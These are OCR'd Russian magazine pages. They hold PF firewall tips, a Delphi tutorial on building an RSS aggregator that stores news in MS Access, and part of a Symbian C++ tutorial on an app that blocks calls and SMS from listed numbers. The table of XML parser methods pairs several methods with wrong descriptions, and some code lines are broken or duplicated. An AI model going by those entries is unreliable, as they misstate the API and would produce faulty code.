
```
# tcpdump -nettti pflog0
```

Пример простейшего учета трафика: для каждого правила добавляем метку (label) и периодически запускаем pfctl -sl:

```
pass out log from <clients> to any
port { 25, 110, 993, 995 } \
      label client-email keep state
```

При перенаправлении пакетов можно использовать диапазон портов:

```
rdr on $ext_if proto tcp port
6000:7000 -> $target
```

Для экономии динамически выделяемой памяти можно уменьшить значения тайм-аутов в таблице состояния соединений:

```
set optimization aggressive
```

Еще один небольшой оптимизационный трюк: можно отказаться от использования p0f (passive OS fingerprinting, пассивное определение версии операционной системы):

```
set fingerprints "/dev/null"
```



ИГОРЬ АНТОНОВ
/ ANTONOV.IGOR.KHV@GMAIL.COM /



ГРАБИМ RSS

ВЫДИРАЕМ И РАСПРЕДЕЛЯЕМ АКТУАЛЬНУЮ ИНФОРМАЦИЮ С ПОМОЩЬЮ DELPHI

У каждого из нас есть множество любимых сайтов, за обновлениями которых постоянно приходится следить. Хорошо, когда таких сайтов немного: зашел на главную страницу, почитал новости и ушел. Беда в том, что у бывалых пользователей интернета таких сайтов несколько десятков. Как уследить за каждым из них? Постоянно бегать по десяткам ссылок, гоняя драгоценный трафик? Нет! Гораздо проще и удобнее получать новости в формате RSS.



Как известно, для чтения новостей в формате RSS созданы программы — RSS-агрегаторы. Стоим им только подсунуть ссылку на ленту новостей, как они тут же начинают бдительно следить за обновлениями и показывать все топики в удобном виде. Многие разработчики уже давно встраивают читалки RSS в свои браузеры. По такому пути пошли разработчики Opera, FireFox, IE и многие другие. Использовать готовые программки — хорошо, но еще лучше научиться создавать их самостоятельно (это подарит тебе удивительную легкость в плане получения и хакерского распределения информации ;)). Для этого нужно только выделить время и разобраться с форматом RSS.

ТЕОРИЯ RSS

Аббревиатура RSS расшифровывается как Really Simple Syndication, что в переводе на великий и могучий означает «действительно простая доставка». Благодаря этому формату все мы можем оперативно получать новости со своих любимых порталов, не дожидаясь долгой загрузки сайтов. Мы получаем только самое необходимое, например тему новости, коротенькое описание, дату публикации и ссылку на полный текст. Экономия трафика, особенно для GPRS-юзеров, очень существенная.
Но не стоит думать, что формат RSS предназначен лишь для публикации новостей. Вовсе нет. Используя эту технологию, можно запросто передавать информацию, скажем, с форума, гостевой книги и т.д.

НЕМНОГО ИСТОРИИ

Впервые в истории мысли о подобной технологии распределения информации возникли у мозговитых парней из компании User Land, которые в 1997 году зарелизили свой формат — scripting news. Формат получился неплохим, но не прижился. Причем не прижился по вине всем известной компании Netscape. В то время она выступала законодателем моды в мире интернет-технологий, и конкурировать с ней было довольно тяжело. Пару



лет спустя выходит разработанный на основе scripting news формат RSS 0.9. Как ни странно, его разработчиком стала сама Netscape. Формат начал постепенно вливаться в массы, но многие сочли его слишком сложным и неудобным, поэтому Netscape ничего не оставалось, как заняться его совершенствованием. В результате была выпущена версия 0.9.1. На этот раз формат получился достаточно гибким и в то же время более простым в использовании. К сожалению, и новый релиз не смог завоевать сердца web-разработчиков. В итоге Netscape решает свернуть разработку RSS и сосредоточить свои усилия на других проектах. Разумеется, наработки по проекту не были выброшены на свалку — право на разработку и развитие этого проекта было передано уже упоминавшейся компании User Land. Все те же мозговитые парни стали активно совершенствовать формат и спустя некоторое время явили миру версию 0.9.2.

В то же самое время организация RSS-Dev Working Group, борющаяся за сохранение формата версии 0.9, выпустила версию 1.0, в основу которой легли идеи версии 0.9. Версия 1.0 начала набирать обороты... и опять-таки не получила широкого признания в компьютерном сообществе по причинам, затормозившим распространение версии 0.9.

2002 год становится золотым годом для RSS. Компания User Land выпускает вторую версию (2.0) этой замечательной технологии, и уже она порождает самый настоящий бум в сфере интернет-технологий. Многие web-разработчики оценили ее привлекательность и начали использовать в своих проектах. Через год в рамках лицензии Creative Commons становится доступной спецификация к формату RSS 2.0.

Результат нашего труда

RSS ИЗНУТРИ

С точки зрения программиста лента RSS представляет собой обычный xml-подобный файл. В нем содержатся определенные спецификацией элементы. Обо всех них ты сможешь прочитать в документации, мы рассмотрим только основные:

<rss> — элемент определяет начало ленты новостей. В этом элементе необходимо указывать версию формата. Например, <rss version="2.0"> определяет вторую версию формата.


<channel> — информация о новостном канале. В этом элементе ты можешь установить заголовок сайта (<title>), ссылку (<link>), описание (<description>) и язык (<language>).

<item> — в элементе задается информация о публикуемой новости. Всю необходимую инфу нужно задавать с помощью тех же элементов, которые используются в <channel>.


Для того чтобы лучше разобраться с форматом, посмотри вот сюда:

ПРИМЕР ФАЙЛА С НОВОСТЯМИ

```
<?xml version="1.0" encoding="windows-1251"?>
<rss version="2.0">
<channel>
<title>Мой суперсайт</title>
<link>http://mysite.com</link>
<description>Все, что вам нужно, есть здесь ?</
description>
</channel>
<item>
      <title>Новость 1</title>
      <link>http://mysite.com/news1.txt</link>
      <description>Сегодня открылся мой сайт</
description>
      <pubDate>Fri, 15 aug 2007 +1100</pubDate>
      <author>Spider_NET</author>
</item>
</rss>
```



RSS-читалка, встроенная в Opera



Сведения об ошибке

ФОРМА ПРОГРАММЫ

Программировать свой RSS-агрегатор мы будем на великом и могучем Delphi (редактор согласился опубликовать статью, только если я использую не менее 10 хвалебных эпитетов в адрес Delphi на 10 килобайт плайн-текста :(), поэтому запускай эту IDE и рисуй форму,.В верхней части формы у меня расположена панель с управляющими кнопками, чуть ниже — DbGrid (необходим для отображения данных из БД) и в самом низу — DBMemo (в нем будет отображаться текст новости). Я упомянул о базе данных. Сегодняшний пример действительно будет работать с базой данных. Гораздо лучше хранить и править все новости в БД, чем мучиться с текстовыми файлами. Тем более что, используя БД, ты всегда можешь с легкостью организовать поиск нужной новости и много чего еще. В качестве базы данных мы будем использовать MS Access.


СОЗДАЕМ БД

С выбором БД мы определились, теперь самое время ее создать и подключить к Delphi. Запускай MS Access, создавай новую БД, сохраняй ее куда-нибудь и переходи к созданию таблицы в режиме конструктора.
В таблице нам потребуется 6 полей:
id — счетчик, ключевое поле (уникальное поле);
title — текстовый (заголовок новости);
link — текстовый (ссылка на новость);
description — текстовый (поле MEMO);
author — текстовый (автор новости);
pubDate — текстовый (дата новости; можно было задать в качестве типа «Дата/Время», но, чтобы не напрягаться с преобразованием даты, указываем текстовый).
Сохраняем таблицу. В качестве имени я указал rss. На этом этапе можно закрыть Access и возвратиться к Delphi. Кидай на форму AdoTable (ADO) и DataSource (Data Access). Выбирай сначала компонент DataSource и в свойстве DataSet — AdoTable. Теперь пришла очередь центрового компонента при работе с БД — AdoTable. Дважды кликай по свойству ConnectionString. Перед тобой появится окошко, в котором тебе нужно нажать пимпу Build. На экране отобразится форма, в ней необходимо настроить подключение к БД. Сначала перейди на закладку «Поставщик данных» и среди провайдеров найди Microsoft Jet 4.0 OLE DB Provider. Выделяй и жми «Далее». В поле выбора БД введи имя или путь к созданной БД. Если ты сохранил базу в папку с программой, то в этом поле просто укажи ее имя. Так твоя база не будет привязана к какому-то определенному пути, а всегда будет искаться в папке с программой. Установи флажок «Пустой пароль». Это необходимо для того, чтобы постоянно не выскакивало окошко с просьбой его ввода.
Итак, все готово, можно протестировать подключение. Нажми на кнопку «Проверить подключение». Если не было допущено ошибок, то ты увидишь сообщение с текстом: «Проверка подключения выполнена». В противном случае тебе придется перечитать часть статьи заново. Возвращайся к форме и быстренько выделяй компоненты DbGrid и DbMemo. В объектном инспекторе ищи свойство DataSource и выбирай в нем DataSource1. Теперь эти компоненты связаны с нашей таблицей, а значит, в них будут отображаться данные из БД.
Теперь все готово для того, чтобы установить активность нашей таблицы. Опять же выбирай AdoTable, в свойстве TableName находи нашу таблицу, свойство Active выставляй в true. В DbGrid должны появиться колонки с именами созданных нами полей. Отображать все поля в DbGrid нам абсолютно ни к чему, поэтому 2 раза кликай по компоненту AdoTable и в появившемся окне нажимай <Ctrl-F> (можно просто кликнуть правой клавишей крысы в области окна и выбрать AddAllFields). Окно заполнится именами полей. Выдели любое имя поля, и его свойства моментально отобразятся в объектном инспекторе. Наибольшего внимания заслуживают:
DisplayLabel — название, которое будет отображаться в заголовке колонки DbGrid. Указывай здесь нормальные имена.
DisplayWidth — ширина колонки. По умолчанию ширина колонки в DbGrid равна размеру поля. В большинстве случае это неудобно, поэтому лучше указать размер вручную.
Name — имя для доступа к полю.
Visible — видимость поля.
В своем примере я дал всем полям нормальные имена, поменял размерность и сделал невидимыми поля Description и ID. Значение поля Description у нас будет отображаться в DbMemo, а значение ID видеть вообще не нужно.

Метод	Значение
Load (URL)	Загружает XML-документ
LoadXML (xmlString)	Сохраняет документ в файл
Save (targerStr)	Добавление нового элемента
CreateElement (name)	Добавление нового элемента
CreateTextNode (text)	Запись текста в документы/элемент
CreateAttribute (name)	Установка атрибутов для элемента
SelectSingleNode (patternString)	Ссылка на объект типа IXMLDOMNodeList
CloneNode (deep)	Копирование текущего элемента

ИМПОРТИРУЕМ RSS

Для импорта новостей нам придется открыть файл с новостями и пропарсить его, вытаскивая информацию о них. Названия наиболее важных элементов формата RSS я описал, поэтому можешь написать парсер самостоятельно. Но минусы подобного пути — муторность отладки и проблемы с совместимостью. Другой способ решения этой задачи предусматривает использование готового xml-парсе-



Создаем новую БД

Подключаемся к БД

ра. Их достаточно много, поэтому есть из чего выбрать. Для нашего примера мы так и сделаем — воспользуемся разработкой от Microsoft — MSXML. Модуль для работы с этим парсером уже есть в составе Delphi, поэтому тебе не придется ничего дополнительно качать и устанавливать. Работа с парсером происходит через объект XMLDOMDocument. Объект имеет множество методов, наиболее важные их них перечислены в таблице.
Как я уже сказал, методов достаточно много, поэтому, если тебе потребуется узнать о предназначении того или иного метода/свойства, то не ленись заглянуть в библиотеку msdn. В ней найдешь ответы на все вопросы. Код импорта новостей из файла приведен чуть ниже. Перепиши весь код и возвращайся сюда за объяснением. Перед переписыванием не забудь подключить модуль MSXML и ActiveX.

ИМПОРТ НОВОСТЕЙ

```
var
  _rss_doc: IXMLDOMDocument;
  _node: IXMLDOMNode;
  i:Integer;

begin
  if not (openDialog1.Execute) then Exit;

  //Инициализация
  _rss_doc:=CoDomDocument.Create;
  _rss_doc.async:=false;
  //Загружаем документ
  _rss_doc.load(OpenDialog1.FileName);

  //Если возникла ошибка, то показываем сообщение
  if _rss_doc.parseError.errorCode<>0 then
  begin

   ShowMessage('При загрузке файла произошла ошибка!' +
 #13#10 + 'Код ошибки: ' + IntToStr(_rss_doc.
parseError.errorCode) + #13#10 + 'Текст ошибки: ' +
_rss_doc.parseError.reason + #13#10 + 'Строка с ошиб-
кой: ' + IntToStr(_rss_doc.parseError.line) + #13#10
+ 'Символ в строке с ошибкой: ' + IntToStr(_rss_doc.
parseError.linepos));

  CoUnInitialize;
  Exit;
 end;
//Получаем доступ к элементу rss
 _node:= _rss_doc.selectSingleNode('//rss');

//В цикле получаем каждую новость
 for i:=0 to _node.selectNodes('//item').length-1 do
 begin
  try
   adotable1.Insert;
   title.value:=_node.selectnodes('//item').item[i].
selectSingleNode('title').Text;
   link.value:=_node.selectnodes('//item').item[i].
selectSingleNode('link').Text;
   description.Value:=_node.selectnodes('//item').
item[i].selectSingleNode('description').Text;
   pubDate.Value:=_node.selectnodes('//item').item[i].
selectSingleNode('pubDate').Text;
   author.Value:=_node.selectnodes('//item').item[i].
selectSingleNode('author').Text;
   adotable1.Post;   adotable1.Post;
  except
  End;
end;
```

Перед тем как начать парсить, нам нужно инициализировать объект типа IXMLDomDocument. В моем случае это переменная _rss_doc. Инициализация происходит стандартным способом — посредством вызова метода Create у сокласса CoDomDocument. После инициализации необходимо отключить асинхронный режим. Для нашего примера он не пригодится. Теперь надо попытаться выполнить саму загрузку. Загрузка выполняется с помощью метода load. В качестве параметра ему нужно передать имя файла, который и будет загружен. Загрузив файл, парсер начнет проверять его на корректность. В случае нахождения ошибок процесс парсинга прервется, и нам придется показать сообщение об ошибке, освободить выделенную память и остановить дальнейшее выполнение процедуры.
При возникновении ошибки есть возможность показать дополнительные сведения, которые помогут исправить документ, и попробовать загрузить его снова. В качестве таковых я показываю код ошибки (parseError.errorCode), текст ошибки (parseError.reason), номер строки с ошибкой (parseError.line) и символ в строке, с которого начинается ошибка (parseError.linepos). Располагая этой информацией, легко найти и исправить ошибку.
Вернемся к нашему коду и представим, что никаких ошибок не возникло, и следовательно, нам можно начинать выдергивать новости. В перемен-



Тот самый значок

ную _node мы получаем ссылку на элемент <rss>. Для получения ссылки я использую метод SelectSingleNode.

```
_node:= _rss_doc.selectSingleNode('//rss');
```

В качестве единственного параметра ему нужно передать имя элемента. Получив родительский элемент, мы запросто сможем обратиться к любому дочернему (вспомни структуру RSS-файла, все имеющиеся элементы/тэги как раз и являются дочерними по отношению к <rss>). Каждая новость в RSS — это отдельный блок <item>. Чтобы узнать количество определенных элементов в xml-документе, нужно заглянуть в свойство length. Например, чтобы посмотреть, сколько всего в документе элементов title, стоит обратиться к length таким образом:

```
_node.selectNodes('//title').length
```

Также я узнаю, сколько всего в документе элементов <item>. Зная их количество, легко написать цикл, в котором реализуется последовательный перебор всех элементов и получение заключенной в них информации. После запуска цикла начинается самое интересное — чтение самих новостей и их дальнейшее их сохранение. Поскольку все данные мы договорились хранить в БД, то, перед тем как в нее что-то добавить, необходимо вызвать метод Insert нашей таблицы:

```
adotable1.Insert;
```

При вызове этого метода в таблице создается новая пустая запись. Нам лишь остается заполнить все поля. В качестве значения для поля title (заголовок) я присваиваю содержимое элемента title текущего элемента item.

```
_node.selectnodes('//item').item[i].selectSingleNode(
'title').Text;
```

Остальные поля получают значения тем же способом. Когда все поля будут заполнены, желательно сохранить внесенные в таблицу изменения. Для этого я вызываю метод post компонента adoTable.

ЭКСПОРТ НОВОСТЕЙ В RSS

Произвести импорт новостей нам любезно помог парсер от дяди Билла. Экспорт новостей из базы в файл можно осуществить таким же способом. Все, что тебе потребуется, — это немного времени на разбор методов: CreateElement(), CreateTextNode(), CreateAttribute(), CreateNode(). Работа с этими методами ничуть не сложна, кроме того, все нюансы расписаны в msdn. Поэтому экспорт новостей описанным способом я оставляю под твою ответственность. В крайнем случае ты всегда можешь задать мне вопрос по мылу. В своем примере экспорт новостей я организовал более простым способом. Наиболее важные моменты кода приведены ниже. Весь процесс организован на стандартных функциях добавления/сохранения текста в файл. Комментарии излишни. Единственное, на что стоит обратить внимание, — это перебор всех записей в таблице нашей БД. Количество записей хранится в свойстве RecordCount. Перед тем как перебирать записи, нужно установить курсор на самую первую. Это делается с помощью метода First компонента AdoTable. После чтения значений всех полей очередной записи, нужно передвинуть курсор, иначе мы постоянно будем получать одни и те же значения. Переход на следующую запись осуществляется методом Next все того же AdoTable.

ЭКСПОРТ НОВОСТЕЙ В ФАЙЛ

```
var
  _header:string;
  _bottom:string;
  _rss_file:TStringList;
  _temp:Widestring;
  i:integer;

begin
  _header:='<?xml version="1.0"
    encoding="windows-1251"?>' + #13#10 +
    '<rss version="2.0">' + #13#10 +
    '<channel>' + #13#10 +
    '<title>Новости моего суперпортала</title>' +
#13#10 +
    '<link>http://vr-online.ru</link>' + #13#10 +
    '<description>Суперпопулярный канал
</description>' + #13#10 +
    '<lastBuildDate>Sun, 05 Aug 2007 07:30:01 +0400</
lastBuildDate>' + #13#10 +
    '<ttl>1</ttl>';

  adoTable1.First;


  for i:=0 to adoTable1.RecordCount-1 do
  begin
     _temp:='<item>' + #13#10 +
     '<title>' + ClearText(title.AsString) + '</
title>' + #13#10 + '<link>' + ClearText(link.AsString)+
'</link>'+ #13#10 +
     '<description>'+ClearText(description.
AsString)+'</description>' + #13#10+
     '<author>' + author.AsString + '</author>' +
#13#10 + '<pubDate>' + pubDate.AsString + '</pubDate>'
+ #13#10+ '</item>';
     _rss_file.Add(_temp);
     adoTable1.Next;
 end;
```

CODING COMPLETE

Итак, твой первый RSS-агрегатор готов, надо начинать тестить. В качестве теста попробуем скормить ему файл с лентой новостей сайта твоего любимого журнала (www.xakep.ru). Берем качалку (причем не любую, а свою — читай статью «Delphi для качков») и сохраняем данные с www.xakep.ru/articles/rss/default.asp?rss_cat=post. Получившийся файл пробуем открыть в нашей программе. В случае отсутствия ошибок твоя база данных заполнится последними новостями www.xakep.ru.


КОМЕДИ
КЛАБ
ТНТ


СЧАСТЛИВЫ
ВМЕСТЕ
ТНТ
www.tnt-tv.ru
Реклама



ДМИТРИЙ «DEM@N»ТАРАСОВ
/ DMITRY_TARASOV@HOTMAIL.COM /

ЛЕДИ В ЧЕРНОМ

СОЗДАНИЕ BLACKLIST-ПРИЛОЖЕНИЯ ДЛЯ СМАРТФОНОВ ПОД SYMBIAN

Довелось мне как-то подвергнуться жестокой DDoS-атаке посредством звонков и sms'ок от одной назойливой барышни. В тот вечер, сидя в одном московском кабаке с другом, мы обратили внимание на тот факт, что производители смартфонов пичкают свои девайсы чем угодно, но только не реально полезным софтом. В частности, что мешало Nokia устанавливать на свои смартфоны бизнес-серии программу, фильтрующую вызовы с определенных номеров? Предлагаю восполнить этот пробел финского гиганта прямо сейчас!

ФУНКЦИОНАЛ

Думаю, с инструментарием разработки под Symbian ты уже знаком по нашим предыдущим статьям, посвященным этой теме (если нет, то отложи этот номер и ознакомься с сентябрьским и декабрьским «Кодингом» за прошлый год). В своих экспериментах мы традиционно ориентируемся на смартфоны Series60. Если ты хочешь писать под новое поколение смартов на Symbian 9.X, то рекомендую поставить соответствующий SDK. Функционал у нас будет следующий: приложение должно блокировать входящие sms/mms, а также звонки с определенных номеров.

НАЧИНАЕМ КОДИТЬ

Приступим к реализации. Очевидно, что наше приложение должно иметь модульную структуру, иначе код превратится в кровавое месиво, что часто случается с плохо спроектированными проектами под Symbian. Не забывай, что C++ сам по себе благоприятствует созданию неудобоваримого для понимания кода, а в совокупности с извращенностью Symbian-парадигм в умелых руках это дает поразительной кривизны результат :). Поэтому предлагаю разбить функционал на модули (смотри рисунок «Структура приложения»).
Посмотрим, что должен делать каждый из модулей по отдельности:
Messaging module:
- отлов событий «Входящее sms/mms»;
- определение номера, с которого пришло входящее sms/mms;
- удаление sms/mms при условии, что номер занесен в базу данных black list.

Telephony module:
- отлов события «Входящий вызов»;
- определение номера звонящего;
- сброс вызова при условии, что номер занесен в базу данных black list.

Address Book module:
- интерфейс выбора контакта из адресной книги;
- запоминание в базу данных black list номера выбранного контакта.

BlackList Engine module:
- интерфейс ввода номера для добавления в базу данных black list;
- ведение базы данных black list и предоставление интерфейса к ней.

Обрати внимание на то, что модули Messaging module и Telephony module по большому счету являются универсальными и могут быть задействованы практически в любом приложении, использующем возможности телефонии смартфона.
Выбор способа хранения телефонов неудачников я предоставлю тебе — можно использовать встроенные классы для хранения данных, XML или вообще держать их в текстовом файле. Для ясности изложения будем рассматривать последний вариант, а заодно и разберем работу со строковыми дескрипторами.
Посмотрим на реализацию каждого модуля в отдельности.



MESSAGING ENGINE

Этот модуль будет состоять из одного класса, являющегося так называемым классом Active Object. Active Objects введены в Symbian для поддержки асинхронного выполнения. В частности, подобные объекты используются в тех случаях, когда их работа связана с выполнением продолжительных операций, во время которых работа приложения в целом не должна останавливаться. Кроме того, класс CMessagingEngine будет унаследован от MMsvSessionObserver. Вообще в Symbian довольно много observer-классов, использующихся для отлова определенных событий (как в нашем случае). Обычно используется конструкция вида:

```
void HandleSomething(…)
{
    switch(aEvent)
    {
        // ... ловим события
    }
}
```

В этом примере мы отлавливаем создание новой sms'ки в папке «Входящие», определяем номер, с которого она пришла, и удаляем ее, если этот номер присутствует в базе лузеров.

Полный код класса CMessagingEngine ты можешь найти на диске. Создавать экземпляр класса нужно в конструкторе класса AppUi нашего приложения следующим образом:

```
iMessagingEngine = CMessagingEngine::NewL();
```

Здесь мы вызываем стандартный симбиановский конструктор, о котором тебе стоит почитать в SDK (раздел Leaving Functions).
После создания объекта наше приложение в состоянии отлавливать события входящих sms и mms. Остается решить вопрос их обработки. Для этого в методе HandleSessionEventL(...) класса мы отловим событие EMsvEntriesCreated, которое возникает при создании нового сообщения (причем неважно где: в папке «Входящие», «Черновики» и т.д.).
HandleSessionEvent имеет 4 параметра: первый служит для обозначения события и имеет тип TMsvSessionEvent, а три других бестиповые (TAny*) и служат для передачи служебной информации. В частности, для события EMsvEntriesCreated один из этих параметров содержит ID директории, где была создана новая sms/mms, а другой является указателем на множество вновь созданных сообщений. Код отлова сообщения выглядит следующим образом:


КОД ОТЛОВА И УДАЛЕНИЯ НЕПОТРЕБНЫХ SMS


```
void CMtmsExampleEngine::HandleSessionEventL(
 TMsvSessionEvent aEvent, TAny* aArg1,
 TAny* aArg2, TAny* aArg3)
{
 switch (aEvent)
 {
  case EMsvEntriesCreated:
  // проверяем, что сообщение создано
  // в папке «Входящие»
   if(*static_cast<TMsvId*>(aArg2) ==
     KMsvGlobalInBoxIndexEntryId)
   {
      // инициализируем массив вновь созданных sms
      CMsvEntrySelection* entries =
        static_cast<CMsvEntrySelection*>(aArg1);
      // получаем ID первой созданной sms из массива
      // (проще говоря, айди новой sms)
      TMsvId iNewMessageId = entries->At(0);
      TMsvId owningServiceId;
      //объект sms'ки
      TMsvEntry messageEntry;
      iSession->GetEntry((*entries)[entries->Count()-1],
        owningServiceId, messageEntry);
      TMsvId  iSmsId = messageEntry.Id();
      iSmsMtm->SwitchCurrentEntryL(iSmsId);
      // строковый дескриптор, куда записывается номер
      // отправителя сообщения
      TBuf<20> senderNumber;
      senderNumber.Append(
        iSmsMtm->Entry().Entry().iDetails );
      // если номер есть в базе, удаляем
      if(iBLEngine.CheckNumber(senderNumber)
           DeleteMessageL(iSmsId);
    }
  }
}
```

В приведенном коде задействован метод CheckNumber (TDesC& aNumber) класса CBLEngine, который мы рассмотрим позже. С остальным кодом ты можешь ознакомиться в проекте на диске.

TELEPHONY ENGINE


Принцип работы этого модуля в точности повторяет принцип работы пре-




Отличная книжка для разработчика под Symbian



Примерно так будет выглядеть экран смартфона во время звонков надоевших девиц



links

Массу полезной информации можно найти на forum.nokia.com.

дыдущего, разница лишь в классах и в том, что для создания и инициализации движка требуется несколько больше телодвижений. Код его я бы посоветовал попробовать сочинить самому, а если не получится — мой исходник всегда к твоим услугам :].

РЕАЛИЗАЦИЯ ДВИЖКА BLACKLIST

Поскольку с вопросами отлова события и их блокирования мы определились, приступим к созданию основного функционала, который прост как 3 копейки: нам нужно научиться формировать список отстойных номеров и делать к нему интерфейс, позволяющий проверять, есть ли конкретный номер в этом списке. Поскольку мы условились держать номера в обычном текстовом файле, то суть описанного выше сводится к добавлению строк в этот файл и их поиску. Для работы с файловой системой в Symbian имеется класс RFile. Тем не менее процедура считывания данных из файла или записи в файл занимает, на мой взгляд, слишком много места, поэтому для дальнейших выкладок мы будем использовать файловый движок, который ты сможешь найти на DVD и который можно использовать в любых Series60-проектах. Рассмотрим функцию добавления данных в файл:

```
void CFileEngine::AddData(
    TDesC &aFileName, TDesC &aData,
    TBool aNewLine)
{
    //строковый heap-дескриптор
    HBufC* Data=HBufC::NewLC(
        this->GetFileSize(aFileName) +
        aData.Length()+3);
    if(this->FindFile(aFileName))
    {
        this->ReadData(aFileName,
            Data->Des());
        if(aNewLine)
        {
            Data->Des().operator +=(_L("\n"));
        }
    }
    else
    {
        Data->Des().Copy(_L(""));
    }
    Data->Des().operator +=(aData);
    this->WriteData(aFileName,Data->Des());
}
```

Как видишь, параметрами функции являются имя файла, в который добавляем данные, строковый дескриптор, содержащий строку данных, и флаг, показывающий, фигачить ли данные в конец файла или добавлять перед этим символ переноса строки. Особый интерес представляет в этом коде дескриптор Data, являющийся структурой, содержащей размер данных и ссылку на них. В начале выполнения функции мы выделяем под данные суммарный размер уже хранящихся данных в файле БД и данных к добавлению. После этого мы считываем в него данные из файла базы, добавляем к ним записываемый

Основные модули проекта BlackList

Универсальные модули		Project – specific модули	
Messaging Module	Telephony Module	Address Book Module	BlackList Engine

Структура приложения

номер и загоняем все это дело обратно в файл БД. Механизм, конечно, кривенький, зато простой и эффективный. При этом в методе WriteData того же файлового движка выполняются манипуляции по поиску файла, его открытию, назначения соответствующих флагов и т.д.
Для формирования собственно БД можно использовать 2 метода: задание номера вручную и с помощью доступа к адресной книге смартфона. Второй способ предпочтительнее, поскольку он более user-friendly. Что приятно, в Symbian есть встроенный механизм доступа к движку адресной книги. В частности, с помощью класса CPbkContactEngine ты можешь получить доступ к записям, редактировать их и добавлять новые. В нашем случае нас интересует показ диалога со списком контактов для предоставления пользователю возможности выбора необходимого контакта. После выбора нужно занести номер контакта в черный список. Соответствующий код несколько нетривиален и с первого взгляда сложен для понимания. Полностью и ясно откомментированный сорец, конечно же, я тебе подготовил :).
После создания базы данных контактов наше приложение будет работать в фоновом режиме и ожидать поступления входящих вызовов и сообщений. При обнаружении таковых оно получит либо номер отправителя, либо номер звонящего. После этого вызывается упомянутый выше метод CheckNumber(TDesC& aNumber) класса CBLEngine.
